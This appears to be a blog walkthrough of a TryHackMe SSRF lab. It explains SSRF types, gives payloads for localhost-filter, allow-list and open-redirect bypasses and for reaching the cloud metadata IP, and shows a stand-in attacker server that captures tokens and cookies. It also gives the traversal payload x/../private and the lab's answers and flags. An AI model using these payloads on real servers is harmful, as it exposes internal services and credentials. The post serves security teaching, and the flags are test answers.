
SSRF, Server-Side Request Forgery: Exploiting a vulnerable avatar fetching feature using directory traversal to force the server to access an internal /private endpoint and retrieve a base64-encoded flag.
Lab: https://tryhackme.com/room/ssrfqi
In this room we explore Server-Side Request Forgery (SSRF) — a vulnerability where an attacker tricks a server into making HTTP requests on their behalf. Since the request originates from the server itself, it can access resources that the attacker normally cannot, such as internal APIs, localhost services, or cloud metadata endpoints.
This walkthrough covers the concepts demonstrated in the lab and then walks step-by-step through the practical exploitation to obtain the final flag. 🧩

Task 1 — What is SSRF?
SSRF (Server-Side Request Forgery) occurs when a web application fetches resources from a location specified by user input without properly validating it.
Instead of requesting the intended resource, an attacker manipulates the input so the server requests something internal or sensitive.
Think of it like convincing the server to act as a proxy for your requests.
Types of SSRF
There are two main types:
- Regular SSRF
The response from the internal resource is returned directly to the attacker.
- Blind SSRF
The server still makes the request, but no response is shown to the attacker. In this case, attackers rely on external monitoring tools to confirm the request occurred.
Possible Impact
A successful SSRF attack can lead to:
- Access to internal network services
- Retrieval of sensitive organisational data
- Access to restricted endpoints
- Exposure of authentication tokens or API keys
- Pivoting deeper into internal infrastructure
Answers
What does SSRF stand for?
Server-Side Request ForgeryAs opposed to regular SSRF, what is the other type?
Blind
Task 2 — SSRF Examples
This section demonstrates different ways SSRF vulnerabilities can appear in real applications.
Each example highlights a different level of attacker control.

Example 1 — Full URL Control
In the first scenario, the application expects a request like:
https://website.thm/fetch?url=https://api.website.thm/dataThe server retrieves the resource specified in the url parameter.
If an attacker controls this parameter, they can replace it with any destination they want:
http://localhost/adminBecause the request is made from the server, it may access internal services that external users cannot reach.

Example 2 — Path Control Using Directory Traversal
Sometimes attackers cannot control the entire URL — only the path portion.
Example request:
/stock/check?path=/stock/itemIf the application allows path manipulation, an attacker may inject directory traversal sequences.
Payload
../api/userThe ../ tells the system to move one directory up. As a result, the final request becomes:
/api/userThis technique bypasses restrictions and allows access to different endpoints.

Example 3 — Subdomain Injection
In this case, the attacker controls a subdomain portion of the request.
A clever trick is used to prevent the server from appending additional paths.
Payload
attacker-domain.com&x=The &x= converts the remaining portion of the request into a query parameter rather than a path. This ensures the attacker maintains control over the final URL.
Example 4 — Capturing Server Requests
Instead of targeting internal resources, attackers can force the server to make requests to their own controlled server.
Payload
http://attacker-server.comWhen the server connects to the attacker's server, it may send HTTP headers, including:
- authentication tokens
- API keys
- cookies
These headers can reveal sensitive credentials.

Example Challenge
The task is to modify the request so the server retrieves data from:
https://server.website.thm/flag?id=9Once the request is properly crafted, the internal server returns the flag.
Flag
THM{SSRF_MASTER}

Task 3 — Finding SSRF Vulnerabilities
SSRF vulnerabilities often appear when applications fetch resources dynamically based on user input.
Common places to check include:
Full URL parameters
?url=http://example.comHidden form inputs
Applications sometimes hide backend parameters in HTML forms.
Hostname parameters
?server=internal-apiPath
?path=/api/dataThese inputs often control backend HTTP requests, which makes them prime SSRF candidates.
Identifying the Vulnerable URL
Given the options:
- https://website.thm/index.php
- https://website.thm/list-products.php?categoryId=5325
- https://website.thm/fetch-file.php?fname=242533.pdf&srv=filestorage.cloud.thm&port=8001
- https://website.thm/buy-item.php?itemId=213&price=100&q=2
The third option is most suspicious because it allows control over:
- hostname
- port
- resource location
This suggests the application likely retrieves files from external storage.
Answer
3
Task 4 — SSRF Protections & Bypass Techniques
Security-aware developers often implement validation rules to prevent SSRF.
These typically fall into two categories.
Deny List
A deny list blocks specific domains or IP addresses such as:
- localhost
- 127.0.0.1
However attackers can bypass these restrictions using alternative representations.
Examples include:
127.1
0.0.0.0
2130706433
These values still resolve to localhost, bypassing naive filtering.
Cloud Metadata Target
In cloud environments, attackers frequently target:
169.254.169.254This endpoint contains cloud instance metadata, which may expose credentials or configuration data.
Allow List
Allow lists only permit requests matching specific patterns.
Example rule:
URL must start with https://website.thmAn attacker can bypass this by crafting a malicious domain such as:
https://website.thm.attacker-domain.comSince the string still begins with website.thm, the validation passes.
Open Redirect Bypass
Another useful trick is abusing open redirect endpoints.
Example endpoint:
https://website.thm/link?url=https://tryhackme.comAttackers can change the redirect target:
https://website.thm/link?url=https://attacker.comThe server first validates the URL, then redirects internally to the attacker-controlled destination.
Answers
Method used to bypass strict rules
Open RedirectSensitive cloud metadata IP
169.254.169.254List permitting only specific input
Allow ListList blocking certain input
Deny List
Task 5 — SSRF Practical Exploitation
Now we move to the practical exploitation scenario involving the Acme IT Support website.
During reconnaissance we discover two interesting endpoints:
/private/customers/new-account-page
The /private endpoint appears restricted, showing an IP-based access error.
This suggests that if we can make the server itself request this endpoint, we may bypass the restriction.
Step 1 — Create an Account
First we create a customer account and log in to the application.
After logging in, we visit:
/customers/new-account-pageThis page introduces a new feature allowing users to choose an avatar.

Step 2 — Inspect the Avatar Mechanism
Viewing the page source reveals that the avatar image path is stored in the form.
Additionally, the avatar image displayed on the page uses a Data URI with Base64 encoding.
This strongly indicates the server fetches the image internally and converts it to base64 before embedding it in the page.


Step 3 — Modify the Avatar Path
Using browser developer tools, we inspect one of the avatar radio buttons and modify its value.
Payload
privateThe idea is to trick the server into retrieving the restricted /private endpoint instead of an image.
However, the application blocks this request because a deny list prevents paths starting with /private.
Step 4 — Bypass the Deny List
To bypass the filter, we use a directory traversal trick.
Payload
x/../privateExplanation:
x/adds a harmless directory prefix../moves one directory up- the final resolved path becomes
/private
Since the filter only checks whether the path starts with /private, this payload bypasses the rule.
The server now successfully fetches the restricted resource.

Step 5 — Retrieve the Flag
Viewing the page source again shows that the avatar content now contains base64 encoded data from the /private directory.
We simply decode the base64 string to reveal the flag.
Example decoding command:
echo BASE64_DATA | base64 -dAfter decoding, the flag appears.
Final Flag
THM{YOU_WORKED_OUT_THE_SSRF}
Conclusion
This lab demonstrates how SSRF vulnerabilities can allow attackers to:
- Access internal endpoints
- Bypass IP-based restrictions
- Retrieve sensitive server data
- Interact with internal services
Even simple features like image fetching or file loading can introduce SSRF vulnerabilities if user input is not validated correctly.
Understanding these patterns is critical for both penetration testers and developers when assessing web applications for security flaws.
⭐ Follow Me & Connect
🔗 GitHub: https://github.com/AdityaBhatt3010 💼 LinkedIn: https://www.linkedin.com/in/adityabhatt3010/ ✍️ Medium: https://medium.com/@adityabhatt3010 👨💻 PoC Repository: https://github.com/AdityaBhatt3010/SSRF/